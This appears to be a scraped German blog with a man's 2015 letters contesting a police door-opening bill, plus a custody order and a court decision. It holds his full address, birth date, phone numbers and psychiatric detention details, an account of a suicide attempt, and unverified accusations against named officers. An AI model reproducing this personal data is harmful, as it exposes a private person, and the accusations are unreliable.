Internet: <http://www.vg-frankfurt.justiz.hessen.de>**Sprechzeiten**

Montags bis Freitags 9:00 - 12:00



Linie 36



Linie 16




Linie U6 und U7

[8] http://41.media.tumblr.com/8f8e4ec07691b696cf226758584598a8/tumblr_nptzkkXIRc1sofvubo7_1280.jpg



[9] http://41.media.tumblr.com/ba3b95c54c0f16c39bc141aeb4c45d2a/tumblr_nptzxxXIRc1sofvubo9_r1_1280.jpg



[10] http://40.media.tumblr.com/39d8617411623c5147681153ed893bb9/tumblr_nptzxxXIRc1sofvubo10_r1_1280.jpg

13.06.2015 04:21 <http://sch-einesystem.tumblr.com/post/121401585488>
?Draussen nur Kännchen?

Die THOR STEINAR Aufkleber Brüder die hier in Audi 80s rumgurken haben den Ausländischstämmigen vom Post-Shop soweit dass er wegen der Attacke auf mich bei der er dabei war und ich in den Laden flüchtete nicht aussagen will.

<http://wuergeljagd.tumblr.com/post/87690122780/maximilian-baehring-holderlinstrasse-4-d-60316>

?Ich will hier nur meine Briefmarken verkaufen? - das ist die Zivilcourage die man zurückbekommt wenn man sich mal mit Zivilcourage für Ausländer eingesetzt hatte.

Es handelt sich um den Post-Shop in dem es nur AM WOCHENENDE KEINE EINWURFEINSCHREIBEN gibt sondern anders als unter der Woche nur normale EINSCHREIBEN und der die existenz der Postdienstleistung Auslandseinschreiben RÜCKSCHEIN verleugnet.

Vielleicht liegt das amn ?NETTEN? Herrn von der Polizei der uim Deinstwagen da vorbeifährt und mit Paketen unter dem Arm wieder verschwindet. WÄRE JEDENFALLS NE ERKLÄRUNG FÜR EVSCHWUNDENE AUSEGEHENDE POST!

13.06.2015 04:07 <http://sch-einesystem.tumblr.com/post/121433580453>

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
vorab per Fax: +49 / (0)721 / 9101-382

Bundesverfassungsgericht
Schloßbezirk 3

D-76006 Karlsruhe

Frankfurt/M., 12. Juni 2015

Verfassungsbeschwerde: verletztes Grundrecht: ?Rechtweggarantie?
auf ?Wirksame Beschwerde? aus Artikel 19 Absatz 4 Grundgesetz

5 K 2215/15.F Bähring, Maximilian / . Land Hessen

Ich habe nach reiflicher mehrjähriger Überlegung einen Suizidversuch unternommen der leider deshalb nicht erfolgreich war weil man meiner Patientenverfügung zuwider handelnd versucht mich am Leben zu erhalten um mich weiter foltern und finanziell ausnehmen zu können.

Grund ist dass ich den permanenten Psychoterror und wie Willkür-gewalt hessischer Polizisten nicht mehr ertrage, respektive dass diese für ihr zuschlagen von Bürgern einfach nicht zur Verantwortung gezogen werden. Und eine seit mehr als einem Jahrzehnt kindesentführende Mutter meiner Tochter ebenso wenig welche dieselbe in einer esoterischen Sekte großziehen versucht was ich nicht Will und was Grund für die Trennung war. Letzteres hat man mir passender-weise an Heiligabend per Boten zustellen müssen bei mehr als 14 Jahren gerichtlicher Auseinandersetzung genau der passende Zeit-punkt. Beim Suizidversuch habe ich vorab allen Stellen eine Patientenverfügung zur Kenntnis gebracht die lebensverlängernde Maßnahmen untersagt und dafür sorgen soll dass der Versuch auch nicht gestört wird und erfolgreich ist.

Aber deutsche Polizisten foltern lieber weiter lassen einen nicht mal friedlich streben wenn man deren permanenten Psychoterror nicht mehr erträgt Stattdessen schlagen Sie einem GRUNDLOS (wiederholt übrigens) die Tür ein (Falschbeschuldigung der Drogennahme) und ihr Opfer (mich) dabei teilt schwerst zusammen. Und für solche Einsätze wollen die auch noch Geld haben. Und wenn man sich gegen den Gebührenbescheid gerichtlich zur Wehr setzen will soll man eben angeblich unanfechtbare Prozesskostenvorschüsse zahlen oder eine eidesstattliche Versicherung abgeben mit der sei einen schon VORPREOZESSUAL ? bevor die Rechtmäßigkeit einer Forderung geklärt ist - ausplündern können. ?/-2-

-2-
Es verletzt die in Artikel 19 Absatz 4 Grundgesetz vorgesehene Rechtsweggarantie wenn ich mich in einem Verfahren in dem ich mich gegen eine unsinnige Forderung der öffentlichen Verwaltung wehre dadurch hieran gehindert wird dass dann die zu Unrecht erhobene Gebühr einfach zumindest teilweise als ?Prozesskostenvorschub? erhoben wird. Wäre das zulässig könnte eine Behörde einen Bürger ohne jegliches Verfahren durch UNGERECHTFERTIGTE Bescheide für deren Abwehr er dann auch noch neben den ihm zu Unrecht entstehenden Portokosten für VORSCHÜSSE Gerichtsgebühren in Anspruch genommen werden können soll. Die Abwehr von BehördenWILLKÜR muß für den Bürger kostenfrei sein.

Das kommt ansonsten der faktischen Abschaffung der Rechtsstaatlichkeit und der Rechtsweggarantie gleich. Denn der Staat ? im vorliegenden fall korrupte Beamte die ihr Mütchen kühlen wollen nachdem Sie fürs zusammenschlagen eins Bürgers angezeigt wurden- erhebt ja in jedem Falle vorher Gebühren auch wenn sie sich nach gerichtlicher Auseinandersetzung als ungerechtfertigt herausstellen würden. Damit könnte man ? die Verfahrensdauern vor deutschen Gerichten berücksichtigt ? jeden Bürger in den Ruin treiben!

Im vorliegenden Fall hatten Beamte dem Bürger die Tür eingetreten weil sie wohl befürchtet haben wegen Mord angeklagt zu werden wenn das Opfer der massiven Gewalt dem nachweislichen Psychoterror ? die Anzeigen wegen schwere Körperverletzung gegen die Beamten wurden nicht entgegengenommen und später nachdem ich eine Entgegennahme erwirkt hatte nicht bearbeitet, Gerichtspost wurde falsch adressiert damit Sie von den Angezeigten abgefangen werden konnte (ich befände mich angeblich im Polizeikrankenhaus, dort wo sie mit gefälschten Betreuungsvollmachten Zugriff auf die Post haben) - nicht mehr standhält und sich das Leben nimmt. Aktenzeichen 992 BS 7/13 Amtsgericht Frankfurt a.M. Die Beamten haben mehrfach meine Wohnungstür eingetreten um mich einzuschüchtern nachdem ich Sie straf angezeigt hatte (Aktenzeichen 3 ZS 1795/08 Generalstaatsanwalt Frankfurt a.M. aus 2008) mich NACHWEISLICH des Drogenkonsums FALSCH-BESCHULDIGT zu haben. Auch meine Briefpost haben Sie unterschlagen das habe ich gemerkt und erstmals nachweisen können als Wahlbenachrichtigungskarten fehlten und die PIN/TAN Listen die mir die Spar-kasse zusenden wollte. Ich hatte mit einer gültigen Patientenverfügung vorgesorgt die medizinisch lebensverlängernde Behandlung ausschließt dass sein Suizidversuch erfolgreich ist. Die Beamten haben sich also nicht an die Ihnen ausdrücklich zur Kenntnis gebrachte (zeitnah zum Ereignis nochmals) Patientenverfügung gehalten. ?/-3-

-3-
Wenn das Schule macht dann werden in Zukunft wohl auch bald Nieren von lebenden Menschen gegen deren Willen geklaut denen man einfach unterstellt sie befänden sich im Zustand drogeninduzierter geistiger Ummachtung wenn sie sich gegen eine Organspende aussprechen.

Immerhin hatte man ja in der Presse angeregt bevor jemand H(artz)IV erhalte könne man ihn ja ZWINGEN seien Organe zu verkaufen.

Der Willkürakt gegen den ich mich wehre ist Rechnung für eine von den Beamten mal wieder eingetretene Tür. Ich habe das als Sachbeschädigung straf angezeigt. Gegen die Rechnung klage ich. Und für die Klage wollen sie jetzt auch noch Prozesskostenvorschüsse erpressen was einem Zwang zum unterlassen der Rechtsmitteleinlegung gleichkommt.

Daß ich während meines Zivildienstes sexuell mißbraucht wurd haben Sie übrigens auch nicht aufklären wollen die korrupten Bullen-schweine.

Erst foltern Sie einen per jahrzentelangem Psychoterror in den Selbstmordversuch und dann wenn sie soweit Erfolg haben wollen sie einen noch künstlich am Leben erhalten weil sie einen noch nicht sadistisch genug foltern und einem vor allem noch nicht genügen Geld abnehmen konnten. Das soll ?Freiheit? sein.

Gots groß aus Deutsch and!

Maximilian Bähring

PS: Vergasen von Juden war in Deutschland auch mal VOLLKOMMEN legal!

Da sieht man was man von der deutschen Justiz zu halten hat die eine wie die STASI/GESTAPO agierende Polizei auch noch in Schutz nimmt.

Ansatt mir etwas zu Essen kaufen zu können muß ich nun wieder mein H(artz)IV für Eischreibebriefe ausgeben weil Gerichte sonst frech behaupten sie bekämen meine Post nicht. Denn Eingangsbestätigungen aus denen hervorgeht was sie wann erhalten haben bekomme ich grund-sätzlich nicht.

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M

vorab per Fax: +49 / (0)721 / 9101-382

Bundesverfassungsgericht
Schloßbezirk 3

D-76006 Karlsruhe

Frankfurt/M., 12. Juni 2015

**Verfassungsbeschwerde: verletztes Grundrecht: „Rechtweggarantie“
auf „Wirksame Beschwerde“ aus Artikel 19 Absatz 4 Grundgesetz**

5 K 2215/15.F Bähring, Maximilian ./.. Land Hessen

**Ich habe nach reiflicher mehrjähriger Überlegung einen Suizidversuch
unternommen der leider deshalb nicht erfolgreich war weil man meiner
Patientenverfügung zuwider handelnd versucht mich am Leben zu
erhalten um mich weiter foltern und fianziell ausnehmen zu können.**

**Grund ist dass ich den permanenten Psychoterror und wie Willkür-
gewalt hessischer Polizisten nicht mehr ertrage, respektive dass
diese für ihr zusammenschlagen von Bürgern einfach nicht zur
Verantwortung gezogen werden.** Und eine seit mehr als einem Jahrzehnt
kindesentführende Mutter meiner Tochter ebenso wenig welche dieselbe
in einer esoterischen Sekte großzuziehen versucht was ich nicht Will
und was Grund für die Trennung war. Letzteres hat man mir passender-
weise an Heiligabend per Boten zustellen müssen bei mehr als 14
Jahren gerichtlicher Auseinandersetzung genau der passende Zeit-
punkt. Beim Suizidversuch habe ich vorab allen Stellen eine
Patientenverfügung zur Kenntnis gebracht die lebensverlängernde
Maßnahmen untersagt und dafür sorgen soll dass der Versuch auch
nicht gestört werd und erfolgreich ist.

Aber deutsche Polizisten foltern lieber weiter lassen einen nicht
mal friedlich streben wenn man deren permanenten Psychoterror nicht
mehr erträgt Stattdessen schlagen Sie einem GRUNDLOS (wiederholt
übrigens) die Tür ein (Falschbeschuldigung der Drogennahme) und ihr
Opfer (mich) dabei teilst schwerst zusammen. Und für solche Einsätze
wollen die auch noch Geld haben. Und wenn man sich gegen den
Gebührenbescheid gerichtlich zur Wehr setzen will soll man eben
angeblich unanfechtbare Prozesskostenvorschüße zahlen oder eine
eidesstattliche Versicherung abgeben mit der sei einen schon
VORPREOZESSUAL - bevor die Rechtmäßigkeit einer Forderung geklärt ist
- ausplündern können. .../-2-

[1] http://41.media.tumblr.com/e69e41fd74c4ae4d370d13bdb9acbb1f/tumblr_npw4t5Zz8L1sofvubo1_1280.jpg

-2-

Es verletzt die in Artikel 19 Absatz 4 Grundgesetz vorgesehene Rechtsweggarantie wenn ich mich in einem Verfahren in dem ich mich gegen eine unsinnige Forderung der öffentlichen Verwaltung wehre dadurch hieran gehindert wird dass dann die zu Unrecht erhobene Gebühr einfach zumindest teilweise als „Prozesskostenvorschuß“ erhoben wird. Wäre das zulässig könnte eine Behörde einen Bürger ohne jegliches Verfahren durch UNGERECHTFERTIGTE Bescheide für deren Abwehr er dann auch noch neben den ihm zu Unrecht entstehenden Portokosten für VORSCHÜSSE Gerichtsgebühren in Anspruch genommen werden können soll. Die Abwehr von BehördenWILLKÜR muß für den Bürger kostenfrei sein.

Das kommt ansonsten der faktischen Abschaffung der Rechtsstaatlichkeit und der Rechtsweggarantie gleich. Denn der Staat - im vorliegenden fall korrupte Beamte die ihr Mütchen kühlen wollen nachdem Sie fürs zusammenschlagen eins Bürgers angezeigt wurden- erhebt ja in jedem Falle vorher Gebühren auch wenn sie sich nach gerichtlicher Auseinandersetzung als ungerechtfertigt herausstellen würden. Damit könnte man - die Verfahrensdauern vor deutschen Gerichten berücksichtigt - jeden Bürger in den Ruin treiben!

Im vorliegenden Fall hatten Beamte dem Bürger die Tür eingetreten weil sie wohl befürchtet haben wegen Mord angeklagt zu werden wenn das Opfer der massiven Gewalt dem nachweislichen Psychoterror - die Anzeigen wegen schwere Körperverletzung gegen die Beamten wurden nicht entgegengenommen und später nachdem ich eine Entgegennahme erwirkt hatte nicht bearbeitet, Gerichtspost wurde falsch adressiert damit Sie von den Angezeigten abgefangen werden konnte (ich befände mich angeblich im Polizeikrankenhaus, dort wo sie mit gefälschten Betreuungsvollmachten Zugriff auf die Post haben) - nicht mehr standhält und sich das Leben nimmt. Aktenzeichen 992 BS 7/13 Amtsgericht Frankfurt a.M.. Die Beamten haben mehrfach meine Wohnungstür eingetreten um mich einzuschüchtern nachdem ich Sie strafangezeigt hatte (Aktenzeichen 3 ZS 1795/08 Generalstaatsanwalt Frankfurt a.M. aus 2008) mich NACHWEISLICH des Drogenkonsums FALSCH-BESCHULDIGT zu haben. Auch meine Briefpost haben Sie unterschlagen das habe ich gemerkt und erstmals nachweisen können als Wahlbenachrichtigungskarten fehlten und die PIN/TAN Listen die mir die Spar-kasse zusenden wollte. Ich hatte mit einer gültigen Patientenverfügung vorgesorgt die medizinisch lebensverlängernde Behandlung ausschließt dass sein Suizidversuch erfolgreich ist. Die Beamten haben sich also nicht an die Ihnen ausdrücklich zur Kenntnis gebrachte (zeitnah zum Ereignis nochmals) Patientenverfügung gehalten. .../-3-

[2] http://41.media.tumblr.com/99c344fb7c8226f4bd17272c3d0937c3/tumblr_npw4t5Zz8L1sofvubo2_r1_1280.jpg

-3-

Wenn das Schule macht dann werden in Zukunft wohl auch bald Nieren von lebenden Menschen gegen deren Willen geklaut denen man einfach unterstellt sie befänden sich im Zustand drogeninduzierter geistiger Umnachtung wenn sie sich gegen eine Organspende aussprechen.

Immerhin hatte man ja in der Presse angeregt bevor jemand H(artz)IV erhalte könne man ihn ja ZWINGEN seien Organe zu verkaufen.

Der Willkürakt gegen den ich mich wehre ist Rechnung für eine von den Beamten mal wieder eingetretne Tür. Ich habe das als Sachbeschädigung strafangezeigt. Gegen die Rechnung klage ich. Und für die Klage wollen sie jetzt auch noch Prozesskostenvorschüsse erpressen **was einem Zwang zum unterlassen der Rechtsmitteleinlegung gleichkommt.**

Daß ich während meines Zivildienstes sexuell mißbarcuht wurdd haben Sie übrigens auch nicht aufklären wollen die korrupten Bullenschweine.

Erst foltern Sie einen per jahrzentelangem Psychoterror in den Selbstmordversuch und dann wenn sie soweit Erfolg haben wollen sie einen noch künstlich am Leben erhalten weil sie einen noch nicht sadistisch genug foltern und einem vor allem noch nicht genügend Geld abnehmen konnten. Das soll „Freiheit“ sein.

Gots gruß aus Deutsch and!



Maximilian Bähring

PS: Vergasen von Juden war in Deutschland auch mal VOLLKOMMEN legal! Da sieht man was man von der deutschen Justiz zu halten hat die eine wie die STASI/GESTAPO agierende Polizei auch noch in Schutz nimmt.

Ansatt mir etwas zu Essen kaufen zu können muß ich nun wieder mein H(artz)IV für Eiscshreibebriefe ausgeben weil Gerichte sonst frech behaupten sie bekämen meine Post nicht. Denn Eingangsbestätigungen aus denen hervorgeht was sie wann erhalten haben bekomme ich grundsätzlich nicht.

[3] http://40.media.tumblr.com/14bc0bc73c670ac1cb889a10e8bed329/tumblr_npw4t5Zz8L1sofvubo3_r1_1280.jpg

Maximilian Bähring
Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Bähring, Hoelderlinstrasse 4, D-60316 Frankfurt/M

Vorab per Fax: +49 / (0)69 / 1367-2100
nächstgelegene Polizeidienststelle
über Oberstaatsanwalt Dr. König
mittels Generalstaatsanwaltschaft

Zeil. 42

D-60313 Frankfurt a.M.

Frankfurt/M., 30. Mai 2015

Ich wusste gar nicht dass man Bemat für Lügen bezahlen kann.

Schon wieder lügt die Polizei und will dafür auch noch Geld.

Ich zeige das hiermit an und überlasse ihnen anbei drei
Seiten meines Schriftverkehrs mit dem PTLV Wiesbaden neben
Kopien von zwo Seiten Beweismitteln (Anordnung des „fünften“
vom 25.12. 2014 und Rechnung des PTLV vom 22. 05.2015) zwecks

[X] weiterer Veranlassung!



Maximilian Bähring

Denen genügt es nicht mich zusammenzuschlagen, die wollen mich
wohl auch noch endgültig ruinieren indem Sie mir mein H(artz)IV
zu pfänden androhen. Das entspricht nämlich in etwa der Summe der
PTLV-Rechnung.

Maximilian Bähring
Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Bähring, Hoelderlinstrasse 4, D-60316 Frankfurt/M

Vorab per Fax: +49 / (0)611 / 8801-3419

Präsidium für Logistik,
Technik und Verwaltung,
Willy-Brandt Allee 20
D-65197 Wiesbaden

Frankfurt/M., 30. Mai 2015

**Aktenzeichen 479.070239.1 PTLV Wiesbaden in Verbindung mit
VNr. GAW/1467212/2014) 5. Polizeirevier Frankfurt a.M.**

Vorab: In erstgenannter Kostenerhebungssache, Ihr Schreiben datiert
22. Mai erreicht mich am 29. Mai 2015, lege ich hiermit Widerspruch
ein.

Das Eintreten meiner Wohnungtür war ein Akt der Sachbeschädigung
durch Polizisten des 5. Reviers. Diese Sachbeschädigung zeige ich
hiermit an, neben dem eingelegten Einspruch / Widerspruch (und zwar
aufgrund sich widerprechender Aussagen):

Hiermit erstatte ich also außerdem auch Strafanzeige gegen Herrn PHK
Winkler, ladungsfähige Anschrift: Polizeipräsidium Frankfurt,
Polizeidirektion Süd, 5. Polizeirevier (Ostend), Ferdinand-Hap-
Straße 32, 60314 Frankfurt a.M. und zwar wegen Falschaussage.

Laut Aktenzeichen 4709.070239.1 Präsidium für Logistik, Technik und
Verwaltung, Willy-Brandt Allee 20, 65197 Wiesbaden wurde meine Tür
am 25. 12. 2014 eingetreten weil ich sie nicht öffnete. Folglich muß
es ja eine Lüge sein dass die Tür deshalb ohne Vorwarnung „einge-
treten“ und beschädigt wurde weil die Polizisten SCHISS hatten. In
seiner „Anordnung“ vom 25. 12. 2014 schreibt PHK Winkler jedenfalls,
ich zitiere:

„die Tür wurde gewaltsam geöffnet da ... damit eine Gefahr für
eingesetzte (sic!) Beamten (sic!) verringert werden konnte.“

.../-2-

[4] http://40.media.tumblr.com/dd926e5badca376c0b53d1ba193fc5df/tumblr_npw4t5Zz8L1sofvubo4_r1_1280.jpg

Trotz eines mehrwöchigen Hungerstreiks hat man mich auch in die U-Haft in die man mich verschleppt hatte (zu Unrecht, weshalb ich später entschädigt wurde) massivst bedroht ich müsse meine Anzeigen zurücknehmen (eine Frau Schneyer).

Zudem hat man das recht gebeugt indem man mich einfach nicht innerhalb vorgeschriebener Fristen richterlich anhörte § 118 (5) StPO, mein Anwalt verteidigte mich nicht sondern machte lieber Urlaub, den hatte die Richterin mir ausgesucht, damit er mich möglichst schlampig verteidigt, dieselbe die mir untersagte bei Gericht unter anderem Aktenzeichen vorliegende Beweise für meine Unschuld vorzubringen. Man hat regelrecht versucht mich in Durst- und Hungerstreik unkommen zu lassen. Ich tippe mal: Die Täuschen eine Gewalttätigkeit meiner Seite vor damit Richter sich nicht trauen mich zur Sache der exzessiven Polizeigewalt ihrerseits vernehmen. Immerhin hat man direkt nachdem ich Nntrag auf das Sorgerecht eingereicht hatte am 19. Mai 2013 (Tägder gestzesnovelle) mich am 23. Mai 2013 seitens der Beamten zusammengeschnitten.

So wurde ich von den Beamten zugerichtet: <http://mai23.urto.name>

Das hier ist ein neuerlicher Racheakt. Ein Hartz IV empfänger (der Verleumdungen meiner Ex wegen) soll weiter geschädigt und fertig-gemacht werden weil er sich gewagt hat die Mächenschaften des 1. und 5. Reviers sowie der Polizei Bad Homburg zum Inhalt einer Petition beim hessischen Landtag und Europaparlament zu machen.

Maximilian Bähring

Das PTIV will mir nun die Kosten dieser wiederholten Rändale durch die korrupten, untätigen und unverschämten Polizeibeamten die ihre wehrlosen Opfer zusammenschlagen, schwerst körperverletzen und durch Dokumentenfälschung (sogar angebliche Schreiben des BKA wurden gefälscht, und Rechnungen um Geld zu erpressen, „Vodafone Cuba Hack“ Aktenzeichen: 31 C 3184/12 22 AG Frankfurt a.M.) und Unterschlagung von Postsachen Disziplinarverfahren gegen sich unterbinden während sie „Kinderficker“ (sexueller Missbrauch von Schutzbefohlenen), Mörder/Totschläger und Täter in Raubüberfällen frei herumlaufen lassen, weil sie zu dämlich sind ihre Arbeit vernünftig zu machen aufhalsen.

Es kommt aber mit einer ganz anderen Begründung (VNr. GAW/1467212/2014), nämlich

„Da Sie ihre Tür nicht öffneten ...“

Das stimmt nicht. Herr Winkler schreibt es ja. Er hat die Tür „eingetreten“ weil er sich PARANOIDERweise in Gefahr wähnte durch jemanden dem es – weil man ihm nach mehrjährigem Prozess ausgerechnet an Heiligabend durch Boten zustellen muß dass er als Vater kein Sorgerecht bekommt – so übel ging dass er seinem Leben ein Ende setzen wollte.

Ich habe noch eine dritte Variante des Herrganges, und das allein ist die Wahrheit die ich gerne auch zu beider bereit bin. Ich habe ausdrücklich die Polizisten schriftlich von meiner Patientenverfügung in Kenntnis gesetzt nach der ich eine medizinische Behandlung ablehnen bevor ich mir versucht habe das Leben zu nehmen. Das kann ich auch beweisen. Die Polizeibeamten haben also versucht eine Zwangsbehandlung durchzusetzen entgegen vorliegender Patientenverfügung wie schon so oft. Meine EX hat mich im Sorgerechtsverfahren der Drogennahme fälschbeschuldigt, darüber verlor ich meinen Job. Seitdem versuchten die Beamten mich aufgrund dieser NACHGEWIESENEN Fälschbeschuldigungen immer wieder in Psychiatrien zu verschleppen. Ich werde bei solchen Versuchen auf das allerbrutalste von Beamten zusammengeschnitten. Um nicht durch eine Nachbarn getötet zu werden hab ich mich einmal Putativnotgewehrt (Aktenzeichen 992 Bs 7/13 AG Frankfurt a.M.) seitdem nennen mich die Polizisten einen Gewalttäter, weil sich mal jemand dagegen Notgewehrt hat als fast totgeschlagen wurde. Als ich Dienstaufsichtsbeschwerden eingereicht habe kamen zwei Herren hier vorbei und schüchterten mich ein – sie würden mich verschwinden lassen wenn ich die Anzeigen nicht fallen ließe.

Präsidium für Technik, Logistik und Verwaltung

PTLV, V.V. Bockel, Allee 20, 65197 Wiesbaden
232670014049926/0412105150182EUR

Herrn
Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt am Main

Auskunft erteilt: Frau Bockel
Telefon: 0611/8801 3463
Telefax: 0611/8801 3419
E-Mail: forschung@ptlv.polizei.hessen.de
forstingen@ptlv.polizei.hessen.de
Internet:
Datum: 22.05.2015

Aktenzeichen: 479.070239.1



Kostenrechnung für polizeiliche Amtshandlungen

Sehr geehrter Herr Bähring,

da ein Polizeieinsatz am 25.12.2014 um 16:15 Uhr Frankfurt, Hölderlinstraße 4, erforderlich war, sind Sie nach dem Hessischen Verwaltungskostengesetz in der Fassung vom 12.01.2004 (GVBl. I S. 38), zuletzt geändert durch Gesetz vom 13.12.2012 (GVBl. I S. 622), zur Erstattung der nachstehenden Kosten (Gebühren/Auslagen) verpflichtet.

| | |
|-----------------------------------|----------|
| Schlusselkosten | 391,51 € |
| Die Gesamtforderung beträgt somit | 391,51 € |

Begründung:

Sie wurden im Zusammenhang mit Maßnahmen nach § 10 des Gesetzes über die Entziehung der Freiheit geisteskranker, geisteschwacher, rauchgift- oder alkoholsüchtiger Personen (HFEG) in eine psychiatrische Klinik eingewiesen. Da Sie Ihre Tür nicht öffneten, beauftragte die Polizei eine Fachfirma mit der notwendigen Türöffnung. Auslagen werden nach § 9 Abs. 1 Nr. 5 HWVKostG erhoben.

Zahlungsaufforderung

Sie werden gebeten, den o.a. Betrag innerhalb eines Monats nach Zugang dieses Kostenbescheides zu zahlen. Verwenden Sie dafür bitte den beauftragten Zahlungsvordruck. Nach § 15 des Hessischen Verwaltungskostengesetzes wird für jeden angefallenen Monat der Säumnis ein Säumniszuschlag von eins vom Hundert des auf Hundert Euro nach unten abgerundeten Kostenbetrages erhoben.

Zahlungen an: PTLV Wiesbaden, Kontonr. 0050101600, Postbank Frankfurt, BLZ 5001 0060
IBAN: DE 19 5001 0060 0050 1016 00, BIC: PBNKDE33

Ende Behörde
Präsidium Frankfurt
Polizeidirektion Süd
Polizeirevier (Ostend)
Ferdinand-Happ-Strasse 32
60314 Frankfurt am Main

Sachbearbeiter Winkler, PHK
Telefon 069/756-10531
Fax 069/755-10509
Durchführende Behörde Polizeipräsidium Frankfurt
Polizeidirektion Süd
5. Polizeirevier (Ostend)
Ferdinand-Happ-Strasse 32
60314 Frankfurt am Main

VNr. GAW/1467212014
Datum 25.12.2014
Uhrzeit
Telefon 069/755 10500
Fax 069/755 10509

Anordnung der sofortigen Ingewahrsamnahme

Eilt sehr!

Diese Anordnung endet 24 Stunden nach dem Erstellen, und somit also um 16:15 Uhr am 26.12.2014, wenn die festgenannte Person nicht vorher der Richter oder dem Richter zugewiesen worden ist.
Die Anordnung endet spätestens am Ende des auf die Ingewahrsamnahme folgenden Tages, wenn nicht vorher die Fortdauer der Freiheitsentziehung durch richterliche Entscheidung, angedeutet ist.

Auf Grund des § 10 des Gesetzes über die Entziehung der Freiheit geisteskranker, geisteschwacher, rauchgift- oder alkoholsüchtiger Personen - HFEG - vom 18. Mai 1932 - GVBl. S. 111, zuletzt geändert durch Gesetz vom 13. Juni 1997 - GVBl. I S. 217, 265 ist folgende Person vorläufig in obigen Gewahrsam zu nehmen

Name Bähring
Geburtsname
Vorname(n) Maximilian
Geb.-Datum 21.07.1975
Geburtsort /-land Bad Homburg v.d.H.
Geb.-Landkreis
Straße, Hausnummer Hölderlinstraße 4
PLZ, Wohnort 60316 Frankfurt am Main
Berufstätigkeit ohne

1. Sachverhalt
Der Herr B. bekam am 24.12.2014 die Nachricht, dass er kein Sorgerecht für sein uneheliche Tochter bekommt. In der Nacht vom 24.12.2014 versuchte er sich durch Selbstverletzung mit einem Messer am Hals und an beiden Unterarmen das Leben zu nehmen. Von den Verletzungen machte er Bilder und veröffentlichte diese im Internet: <http://sch-einesystem.tumblr.com>. Die Polizei wurde darüber anonym verständigt. Nachdem ermittelt wurde, dass er sich in seiner Wohnung befindet, wurde diese gewaltsam geöffnet, da [redacted] damit eine Gefahr für eingezogene Beamten verringert werden konnte. Während der Ingewahrsamnahme äußerte er wiederholt, [redacted] damit gegen die Nichterteilung des Sorgerechts zu demonstrieren.

Mit hoher Wahrscheinlichkeit ist anzunehmen, dass er
 geisteskrank geisteschwach rauchgiftschädig alkoholsüchtig ist
und eine erhebliche Gefahr für Mitleidenden für sich selbst bildet. *)

2. Beweismittel/Zeugniszeugen
Winkler, PHK, Herbstlieb, PK, siehe Internet <http://sch-einesystem.tumblr.com>.

3. Ansicht: nächsten Angehörigen gesetzlichen Vertreter:in *)
nicht bekannt ja nein
*) Zutreffendes ankreuzen

Winkler, PHK

Leibschütz, Anwaltkanzlei
Ingenieurstr. 11, 60310
60310

VERWALTUNGSGERICHT FRANKFURT AM MAIN
Geschäftsnummer: 5 K 2215/15.F



BESCHLUSS

In dem Verwaltungsstreitverfahren
des Maximilian Baehring,
Hoelderlinstraße 4, 60316 Frankfurt am Main
Kläger,
gegen
das Land Hessen, vertreten durch das Präsidium für Technik, Logistik und Verwaltung,
Willy-Brandt-Allee 20, 65197 Wiesbaden,
- 479.070239.1 -
Klagter,
wegen Kosten für polizeiliche Maßnahmen
Beklagter,
hat das Verwaltungsgericht Frankfurt am Main durch
Richter am VG Steier
am 11. Juni 2015 beschlossen:

Der Wert des Streitgegenstandes wird auf 391,51 € festgesetzt.

GRÜNDE:

